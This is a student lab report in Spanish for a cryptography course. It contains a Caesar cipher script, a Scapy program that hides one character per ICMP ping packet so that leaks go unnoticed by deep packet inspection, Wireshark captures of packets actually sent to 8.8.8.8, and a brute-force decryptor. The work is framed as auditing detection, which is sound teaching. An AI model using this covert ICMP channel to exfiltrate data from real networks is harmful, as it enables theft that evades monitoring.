

Informe Laboratorio 1

Sección 2

Camilo Araya Muñoz

e-mail: camilo.arayam@mail.udp.cl

Repositorio: https://github.com/kmil0x/Lab1_cripto

Marzo de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	4
3. Desarrollo de Actividades	4
3.1. Actividad 1	5
3.1.1. Algoritmo de cifrado Cesar:	5
3.2. Actividad 2	8
3.2.1. Algoritmo empleado para enviar paquetes	8
3.2.2. Comprobar trafico generado por clientes	9
3.3. Actividad 3	14

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI).


A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas.

De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.



```
➤ ~/Desktop ➤ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el byte menos significativo del contador ubicado en el campo data de ICMP) para que de esta forma no se gatillen sospechas sobre la filtración de datos.

Para la generación del tráfico ICMP, deberá basarse en los campos de un paquete generado por el programa ping basado en Ubuntu, según lo visto en el lab anterior disponible acá.

El envío deberá poder enviarse a cualquier IP. Para no generar tráfico malicioso dentro de esta experiencia, se debe enviar el tráfico a la IP de loopback.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

A modo de ejemplo, en este caso, cada paquete transmite un caracter, donde el último paquete transmite la letra b, correspondiente al caracter en plano “s”.

Data (48 bytes)			
Data: 6260090000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637			
[Length: 48]			
0000	ff ff ff ff ff ff 00 00	00 00 00 00 08 00 45 00E.
0010	00 54 00 01 00 00 40 01	76 9b 7f 00 00 01 7f 06	.T....@. v.....
0020	06 06 08 00 56 83 00 01	00 21 64 22 13 05 00 00V... !d"....
0030	00 00 62 60 09 00 00 00	00 00 10 11 12 13 14 15	..b`.....
0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25 !"#\$%
0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-./012345
0060	36 37		67

2.3. MitM

1. Generar un programa, en python3, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

+ ~/Desktop sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavyhmp h f zlnbypkhk lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknf d xjlzwnifi js wjiyx
5      gvmtxskvejme c wikyvmeheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfeft
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofata bk obabp
13     ynelpkcnwbew u oacqnezvz aj nazao
14     xmdkojbmvadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufo two m gsuifwror sb fsrsg
22     pevcbtensvn l frthevqnq ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar los 4 mayores problemas o complicaciones que usted tuvo durante el proceso del laboratorio y de qué forma los solucionó.

3. Desarrollo de Actividades

En la siguiente experiencia se evalúa la capacidad de desarrollar y analizar el uso de algoritmos de cifrado (generar texto encriptado) para generar procesos de envío paquetes de datos a través de la red y realizar su posterior seguimiento utilizando el software wireshark. Posteriormente, se deberá proceder a utilizar un algoritmo de descifrado (texto descifrado) para poder encontrar las distintas combinaciones posibles y de esta manera poder encontrar el texto descifrado. Los procesos realizados en la experiencia serán detallados en cada

una de las actividades mencionadas posteriormente (actividad 1, actividad 2 y actividad 3). Características del hardware y software utilizados para esta experiencia de laboratorio:

- Procesador intel i5.
- Ram de 4 GB.
- Dispositivo WIFI 802.11 (en0).
- Versión del sistema operativo MacOS Big Sur 11.7.10.
- Tipo de kernel Darwin 20.6.0.
- Visual Studio Code versión 1.87.2.
- Wireshark, versión 4.2.3.

3.1. Actividad 1

3.1.1. Algoritmo de cifrado Cesar:

Para esta sección se realizó un algoritmo de cifrado Cesar con la ayuda de una open AI (CHAT-GPT) al cual se le solicitó la construcción de un código en Python que solicite como parámetros texto a cifrar y el número de corrimiento deseado para utilizar y correr los caracteres de la palabra a cifrar.

En la siguiente figura 1 se ilustra el código generado.

```
cesar.py > ...
1  # -*- coding: utf-8 -*-
2
3  def cifrado_cesar(texto, clave):
4      resultado = ""
5      for caracter in texto:
6          if caracter.isalpha():
7              # Determinar si el caracter es mayúscula o minúscula
8              mayuscula = caracter.isupper()
9              # Obtener el índice en el alfabeto y aplicar el desplazamiento
10             indice = (ord(caracter) - ord('A' if mayuscula else 'a') + clave) % 26
11             # Convertir el nuevo índice de nuevo a caracter
12             nuevo_caracter = chr(ord('A' if mayuscula else 'a') + indice)
13             resultado += nuevo_caracter
14         else:
15             # Si no es una letra, mantener el caracter sin cambios
16             resultado += caracter
17     return resultado
18
19 # Solicitar al usuario ingresar el texto y la clave
20 texto_original = input("Ingrese el texto a cifrar: ")
21 clave = int(input("Ingrese corrimiento (número entero): "))
22
23 # Cifrar el texto ingresado por el usuario
24 texto_cifrado = cifrado_cesar(texto_original, clave)
25
26 # Mostrar el resultado
27 print("Texto original:", texto_original)
28 print("Texto cifrado:", texto_cifrado)
29
```

Figura 1: Implementación algoritmo Cesar.

Este algoritmo plantea la metodología de cifrar un texto mediante la solicitud de dos parámetros, un texto y el corrimiento con la idea de simular lo que realiza el algoritmo Cesar, estos parámetros se solicitan por comando. La dinámica de funcionamiento se basa en el uso de bucles, en este caso se implementa un ciclo FOR el cual enumerará los caracteres hasta terminar con el texto cifrado dependiendo del largo del texto ingresado por parámetros, posteriormente realiza una comparativas de los caracteres entre mayúsculas y minúsculas en la variable índice para luego enumerarlas y aplicar el corrimiento entregado por comando en la variable nuevo_carácter donde finalmente se guardará la frase cifrada en resultado de cada uno de estos nuevos caracteres calculados en base al corrimiento entregado, tal como se ilustra en la figura 1.

La ejecución del algoritmo solicita dos parámetros, el texto y el corrimiento, como podemos evidenciarlo en la figura 2, el cual se ingresa el texto Criptografía y seguridad en redes con un corrimiento de 9.




Figura 2: Ejecución del algoritmo python cesar.py.

El resultado del algoritmo planteado entrega dos textos, estos son el texto original que queremos cifrar y el texto cifrado, para poder evidenciar un ejemplo concreto se cifrará el texto original Criptografía y seguridad en redes donde arrojará el siguiente resultado:

- Texto original: 'Criptografía y seguridad en redes'.
- Texto cifrado: "Larycxpajorj h bnpdarmjm nw anmnb".

El texto cifrado generado por comando se ilustra en la figura 3. Este mensaje es el que sera utilizado para la actividad 2 de esta experiencia para continuar con el lineamiento de actividades.



Figura 3: Resolución del algoritmo python cesar.py.

3.2. Actividad 2

En esta segunda actividad de la experiencia de laboratorio se tiene como objetivo enviar el mensaje que se cifra en la actividad 1 mediante paquetes de caracteres, la idea principal de esta parte del laboratorio es que se puedan enviar varios paquetes ICMP request en donde cada paquete contenga un carácter del texto ingresado. Dicho esto, para llevar una continuidad en lo que respecta a los lineamientos de este laboratorio se hará uso de los resultados obtenidos en la actividad 1, por lo que enviaremos por paquetes el resultado del cifrado Cesar obtenido en la actividad anterior.

- Texto original: 'Criptografía y seguridad en redes'.
- Texto cifrado: "Larycxpajorj h bnpdarmjm nw anmnb".

Para llevar a cabo lo descrito, es decir, enviar el texto cifrado de la actividad 1 en paquetes ICMP, primero realizaremos un código en Python que permita realizar el envío de cada carácter como un paquete.

3.2.1. Algoritmo empleado para enviar paquetes

Para enviar los paquetes del texto cifrado "Larycxpajorj h bnpdarmjm nw anmnb" haremos uso de la librería Scapy para poder hacer uso de sus herramientas en el contexto de enviar caracteres como paquetes ICMP. Dentro de la librería Scapy se hace uso de algunas tareas específicas para poder lograr el objetivo de crear paquetes, pero también de manipularlos con la idea de generar paquetes lo más similar posible a la estructura de frames (secuencias y payload).

Dentro de las importaciones se hace uso de IP, ICMP, Raw y send, donde la primera importación sirva para crear los paquetes y en el contexto de lo realizado en el código se implementará para especificar la dirección de destino 8.8.8.8. ICMP se usa para crear los paquetes ICMP, Raw es para agregar payload. A continuación en la figura 4. se puede ver el código implementado:


```

actividad 1 > scapy8.py > ...
1  # -*- coding: utf-8 -*-
2  from scapy.all import IP, ICMP, Raw, send
3
4  def enviar_caracter_icmp(caracter, numero_paquete):
5      # Obtener el byte menos significativo y más significativo del caracter
6      byte_menos_significativo = ord(caracter) & 0xFF
7      byte_mas_significativo = (ord(caracter) >> 8) & 0xFF
8
9      # Calcular el número de bytes adicionales necesarios para llegar a 48 bytes
10     bytes_adicionales = 48 - 2 # 2 bytes para el caracter
11     if bytes_adicionales > 0:
12         # Crear una cadena de bytes adicionales, puedes personalizarla como desees
13         datos_adicionales = bytearray([i for i in range(bytes_adicionales)])
14     else:
15         datos_adicionales = b''
16
17     # Construir el paquete ICMP Echo Request con el caracter y los IDs únicos
18     paquete = IP(dst='8.8.8.8') / ICMP(type=8, id=numero_paquete, seq=numero_paquete) / bytearray([byte_menos_significativo, byte_mas_significativo]) / Raw(load=datos_adicionales)
19
20     # Enviar el paquete y mostrar el resumen junto con el número de paquete
21     send(paquete, verbose=True)
22     print("Paquete {}: {}".format(numero_paquete, paquete.summary()))
23
24 def enviar_mensaje_icmp(mensaje):
25     for i, caracter in enumerate(mensaje, start=1):
26         enviar_caracter_icmp(caracter, i)
27
28 # Ingresa el mensaje a enviar
29 mensaje = input("Ingrese el mensaje a enviar: ")
30
31 # Enviar cada caracter del mensaje en paquetes ICMP Echo Request
32 enviar_mensaje_icmp(mensaje)
33

```

Figura 4: Implementación algoritmo para enviar paquetes

Dentro de los aspectos más significativos del código tenemos la asignación de los bytes significativos del carácter, además de definir que cada carácter tendrá un tamaño de 2 bytes, por lo que el payload se hará en función a la diferencia entre el tamaño del byte del carácter con un valor del payload definido en 48 bytes, por que a nivel de código se establece el payload agregando caracteres adicionales hasta llegar al tamaño de 48 bytes establecido como payload de cada paquete, esto se define en la variable `datos_adicionales`, donde se van generando en función de lo generado en los `bytes_adicionales`.

Luego se envía el paquete definiendo el destino y también características propias del paquete a enviar como el payload y las secuencias de cada uno de los paquetes enviados de la palabra cifrada en la actividad 1.

3.2.2. Comprobar trafico generado por clientes

Una vez definido el código se ejecuta, pero antes de realizar esto se abrirá Wireshark con la finalidad de comprobar el trafico ICMP generado por el cliente por lo que se inicia en análisis de los paquetes ICMP antes de ejecutar el código (código esta en el repositorio compartido para este laboratorio si se quiere ver mayores detalles).




Figura 5: Wireshark filtrado en ICMP antes de enviar paquetes


La figura 5. ilustra la apertura de Wireshark ya corriendo y se filtra ICMP, como se puede ver en la imagen antes de correr el código creado para enviar paquetes, Wireshark no esta detectando trafico para ICMP.

En la siguiente imagen se ilustra la ejecución del código creado para enviar los paquetes definido anteriormente (figura 6).

 A screenshot of a terminal window with a dark background. The terminal shows the output of a script execution. It starts with a message about the default interactive shell being zsh. Then, it shows the command prompt 'Kmil0xs-MacBook-Air:Lab1_cripto kmil0x\$' followed by the command './System/Library/Frameworks/Python.framework/Versions/2.7/Resources/Python.app/Contents/MacOS/Python "/Users/kmil0x/Documents/GitHub/Lab1_cripto/Lab1_cripto/Actividad 2/scapy8.py"'. The output includes several warning messages: 'WARNING: No IPv4 address found on en1 !', 'WARNING: No IPv4 address found on bridge0 !', and 'WARNING: more No IPv4 address found on p2p0 !'. The prompt 'Ingreso el mensaje a enviar: []' is shown at the end.

Figura 6: Ejecución de código

Luego, en la figura 7 se ingresa por comando el texto a enviar, como se menciona anteriormente dentro de este mismo informe se enviara el texto "Larycxpajorj h bnpdarmjm nw anmnb." obtenido de la primera actividad, por lo que se procede a ingresar la palabra.




```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
Python + - [ ] [ ] ... ^ x

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
Kmil0xs-MacBook-Air:Lab1_cripto kmil0xs$ /System/Library/Frameworks/Python.framework/Versions/2.7/Resources/Python.app/Contents/MacOS/Python "/Users/kmil0x/Documents/GitHub/Lab1_cripto/Lab1_cripto/Actividad 2/scapy8.py"
WARNING: No IPv4 address found on en1 !
WARNING: No IPv4 address found on bridge0 !
WARNING: more No IPv4 address found on p2p0 !
Ingrese el mensaje a enviar: "Larycxpajorj h bnpdarmjm nw anmnb"
```

Figura 7: Ingreso de texto

Luego, en la figura 8 se puede ver que el código generado genera print de envío de paquete, esto se colocó a modo de confirmar que hace envío de algo, acá es donde tenemos que ver si el código realmente hace lo que ejecuta, por lo que para evidenciar este proceso se va a ver Wireshark el cual ya estaba ejecutándose previo a correr el código.



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
Python + - [ ] [ ] ... ^ x

Sent 1 packets.
Paquete 26: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
.
Sent 1 packets.
Paquete 27: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
.
Sent 1 packets.
Paquete 28: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
.
Sent 1 packets.
Paquete 29: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
.
Sent 1 packets.
Paquete 30: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
.
Sent 1 packets.
Paquete 31: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
.
Sent 1 packets.
Paquete 32: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
.
Sent 1 packets.
Paquete 33: IP / ICMP 192.168.100.30 > 8.8.8.8 echo-request 0 / Raw / Raw
```

Figura 8: Paquetes generándose

En la siguiente imagen (figura 9) nos muestra el tráfico generado en Wireshark donde podemos evidenciar que a diferencia de la figura 5, en esta oportunidad podemos ver un flujo de nuevos paquetes generados como desencadenante del código ejecutado para generar los paquetes, ahora es imperativo revisar si estos paquetes están realizando lo esperado para esta actividad.




Figura 9: Wireshark captando

Para ir verificando si los paquetes de la palabra enviada Larycxpajorj h bnpdarmjm nw annmb (sin las comillas como se ingresa en input de código ya que esto es para el ingreso de textos) van captándose de acuerdo a lo especificado y esperado en el código, por lo que se procede a realizar la visualización de los cuatro primeros paquetes en función de sus secuencias, esto se ven en las figuras 10 al 13.




Figura 10: Primer paquete

No.	Time	Source	Destination	Protocol	Length	Info
340	44.644976	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0001, seq=1/256, ttl=64 (reply in 341)
341	44.652789	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0001, seq=1/256, ttl=116 (request in 340)
342	44.672631	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0002, seq=2/512, ttl=64 (reply in 343)
343	44.679956	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0002, seq=2/512, ttl=116 (request in 342)
344	44.698244	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0003, seq=3/768, ttl=64 (reply in 345)
345	44.706275	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0003, seq=3/768, ttl=116 (request in 344)
346	44.725417	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0004, seq=4/1024, ttl=64 (reply in 347)
347	44.733306	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0004, seq=4/1024, ttl=116 (request in 346)
348	44.754772	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0005, seq=5/1280, ttl=64 (reply in 349)
349	44.761923	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0005, seq=5/1280, ttl=116 (request in 348)
350	44.788011	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0006, seq=6/1536, ttl=64 (reply in 351)
351	44.794637	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0006, seq=6/1536, ttl=116 (request in 350)
352	44.819453	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0007, seq=7/1792, ttl=64 (reply in 353)
353	44.826781	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0007, seq=7/1792, ttl=116 (request in 352)

> Frame 342: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface en0
 > Ethernet II, Src: Apple_6b:e8:dc (34:36:3b:6b:e8:dc), Dst: HuaweiTechno_cc:a1:22 (c4:00:00:00:00:00)
 > Internet Protocol Version 4, Src: 192.168.100.30, Dst: 8.8.8.8
 > Internet Control Message Protocol

0000 c4 69 f0 cc a1 22 34 36 3b 6b e8 dc 08 00 45 00 ... i... "46 ;k... E:
 0010 00 4c 00 01 00 00 40 01 45 da c0 a8 64 1e 08 08 ... L... @. E... d...
 0020 08 08 08 00 9a e8 00 02 00 02 61 00 00 01 02 03 a... ..
 0030 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13
 0040 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 !"#
 0050 24 25 26 27 28 29 2a 2b 2c 2d .. %&'()*+ , -

Figura 11: Segundo paquete

No.	Time	Source	Destination	Protocol	Length	Info
340	44.644976	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0001, seq=1/256, ttl=64 (reply in 341)
341	44.652789	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0001, seq=1/256, ttl=116 (request in 340)
342	44.672631	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0002, seq=2/512, ttl=64 (reply in 343)
343	44.679956	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0002, seq=2/512, ttl=116 (request in 342)
344	44.698244	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0003, seq=3/768, ttl=64 (reply in 345)
345	44.706275	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0003, seq=3/768, ttl=116 (request in 344)
346	44.725417	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0004, seq=4/1024, ttl=64 (reply in 347)
347	44.733306	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0004, seq=4/1024, ttl=116 (request in 346)
348	44.754772	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0005, seq=5/1280, ttl=64 (reply in 349)
349	44.761923	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0005, seq=5/1280, ttl=116 (request in 348)
350	44.788011	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0006, seq=6/1536, ttl=64 (reply in 351)
351	44.794637	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0006, seq=6/1536, ttl=116 (request in 350)
352	44.819453	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0007, seq=7/1792, ttl=64 (reply in 353)
353	44.826781	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0007, seq=7/1792, ttl=116 (request in 352)

> Frame 344: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface en0
 > Ethernet II, Src: Apple_6b:e8:dc (34:36:3b:6b:e8:dc), Dst: HuaweiTechno_cc:a1:22 (c4:00:00:00:00:00)
 > Internet Protocol Version 4, Src: 192.168.100.30, Dst: 8.8.8.8
 > Internet Control Message Protocol

0000 c4 69 f0 cc a1 22 34 36 3b 6b e8 dc 08 00 45 00 ... i... "46 ;k... E:
 0010 00 4c 00 01 00 00 40 01 45 da c0 a8 64 1e 08 08 ... L... @. E... d...
 0020 08 08 08 00 89 e6 00 03 00 03 72 00 00 01 02 03
 0030 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13
 0040 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 !"#
 0050 24 25 26 27 28 29 2a 2b 2c 2d .. %&'()*+ , -

Figura 12: Tercer paquete

No.	Time	Source	Destination	Protocol	Length	Info
340	44.644976	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0001, seq=1/256, ttl=64 (reply in 341)
341	44.652789	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0001, seq=1/256, ttl=116 (request in 340)
342	44.672631	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0002, seq=2/512, ttl=64 (reply in 343)
343	44.679956	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0002, seq=2/512, ttl=116 (request in 342)
344	44.698244	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0003, seq=3/768, ttl=64 (reply in 345)
345	44.706275	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0003, seq=3/768, ttl=116 (request in 344)
346	44.725417	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0004, seq=4/1024, ttl=64 (reply in 347)
347	44.733306	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0004, seq=4/1024, ttl=116 (request in 346)
348	44.754772	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0005, seq=5/1280, ttl=64 (reply in 349)
349	44.761923	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0005, seq=5/1280, ttl=116 (request in 348)
350	44.788011	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0006, seq=6/1536, ttl=64 (reply in 351)
351	44.794637	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0006, seq=6/1536, ttl=116 (request in 350)
352	44.819453	192.168.100.30	8.8.8.8	ICMP	90	Echo (ping) request id=0x0007, seq=7/1792, ttl=64 (reply in 353)
353	44.826781	8.8.8.8	192.168.100.30	ICMP	90	Echo (ping) reply id=0x0007, seq=7/1792, ttl=116 (request in 352)

> Frame 346: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface en0
 > Ethernet II, Src: Apple_GbE:dc (34:36:3b:e8:dc), Dst: HuaweiTechno_cc:a1:22 (c4:da:79:00:00:01)
 > Internet Protocol Version 4, Src: 192.168.100.30, Dst: 8.8.8.8
 > Internet Control Message Protocol

0000 c4 69 f0 cc a1 22 34 36 3b 6b e8 dc 08 00 45 0046;k...E.
 0010 00 4c 00 01 00 00 40 01 45 da c0 a8 64 1e 08 08L...@...d
 0020 08 08 08 00 82 e4 00 04 00 04 79 00 00 01 02 03y...
 0030 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13:..!..#
 0040 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23%&'()*+,-
 0050 24 25 26 27 28 29 2a 2b 2c 2d

Figura 13: Cuarto paquete

Acá podemos visualizar que los primeros 4 paquetes de la palabra Larycxpajorj h bnp-darmjm nw anmnb siguen el orden de los paquetes enviados, por ejemplo, el primer paquete (sec 1) tiene carácter L, el segundo (sec 2) tiene el carácter a, el tercero (sec 3) tiene el carácter r y así en cada paquete (para mayor detalle ver el archivo pcap compartido en github). Además de enviar los paquetes con sus respectivos caracteres, podemos ver que nuestro código fue efectivo para crear el payload de tamaño 48 bytes que definimos.

3.3. Actividad 3

El objetivo final de la experiencia realizada en laboratorio centrada en la actividad 3, es lograr visualizar e identificar un conjunto de combinaciones posibles de datos que contengan algún contexto coherente y deducible dentro de lo que uno puede esperar al momento de querer corromper algún mensaje cifrado. Para lograr identificar el mensaje codificado en Cesar establecido en la actividad 1, se empleo la ayuda de la open AI, cuya instrucciones es solicitar por parámetro ingresar el mensaje cifrado”, además desconocer sustancialmente el grado de corrimiento que se empleo para que este logre generar una lista de combinaciones de palabras, dentro de las cuales se seleccione la que presenta una mayor lógica al contexto en el cual estamos situados. A continuación se ilustra en la figura 14 el algoritmo descif.py.

```
descif.py > ...
1  # -*- coding: utf-8 -*-
2
3  def descifrar_cesar(mensaje_cifrado):
4      opciones_descifrado = []
5      for desplazamiento in range(26):
6          mensaje_descifrado = ""
7          for caracter in mensaje_cifrado:
8              if caracter.isalpha():
9                  codigo = ord(caracter)
10                 if caracter.islower():
11                     codigo_descifrado = (codigo - ord('a') - desplazamiento) % 26 + ord('a')
12                 elif caracter.isupper():
13                     codigo_descifrado = (codigo - ord('A') - desplazamiento) % 26 + ord('A')
14                 mensaje_descifrado += chr(codigo_descifrado)
15             else:
16                 mensaje_descifrado += caracter
17             opciones_descifrado.append(mensaje_descifrado)
18     return opciones_descifrado
19
20 # Ingresa el mensaje cifrado
21 mensaje_cifrado = input("Ingrese el mensaje cifrado: ")
22
23 # Genera todas las opciones de descifrado para el mensaje cifrado dado
24 opciones_descifrado = descifrar_cesar(mensaje_cifrado)
25
26 # Imprime todas las opciones de descifrado
27 for i, opcion in enumerate(opciones_descifrado):
28     print("Opción {}: {}".format(i+1, opcion))
29
```

Figura 14: Código algoritmo descriptor.

A continuación en la figura 15 se entrega el resultado obtenido de la ejecución del código "descif.py", observando las 26 opciones de las cuales una debe tener el contexto o el indicio deseado como programador.




Figura 15: Combinaciones posibles.

Conclusiones y Comentarios

En la siguiente experiencia se logró atender todas las actividades propuestas, iniciando con la comprensión del funcionamiento de los modelos criptográficos al momento de generar mensajes cifrados, luego se prosiguió con la observación de cómo cada uno de los caracteres del mensaje cifrado era enviado mediante paquetes de datos ICMP request desde la terminal para ser interceptados a través de Wireshark. Finalmente mediante el tráfico generado en Wireshark logramos observar que dentro de la trama de bits se encuentran los caracteres necesarios para tratar de descifrar el mensaje enviado, para esta última instancia se utilizó un algoritmo de descifrado con la finalidad de extraer el mensaje claro. Cabe señalar que las opciones generadas al momento de querer encontrar el mensaje solo dependen de la contextualización en la cual estamos trabajando y el sentido que estas tengan para nosotros.

Issues

- No se generaba payload en un inicio entonces el carácter salía entre comillas, una forma de solucionar es agregar la importación raw de la librería scapy y generar el payload.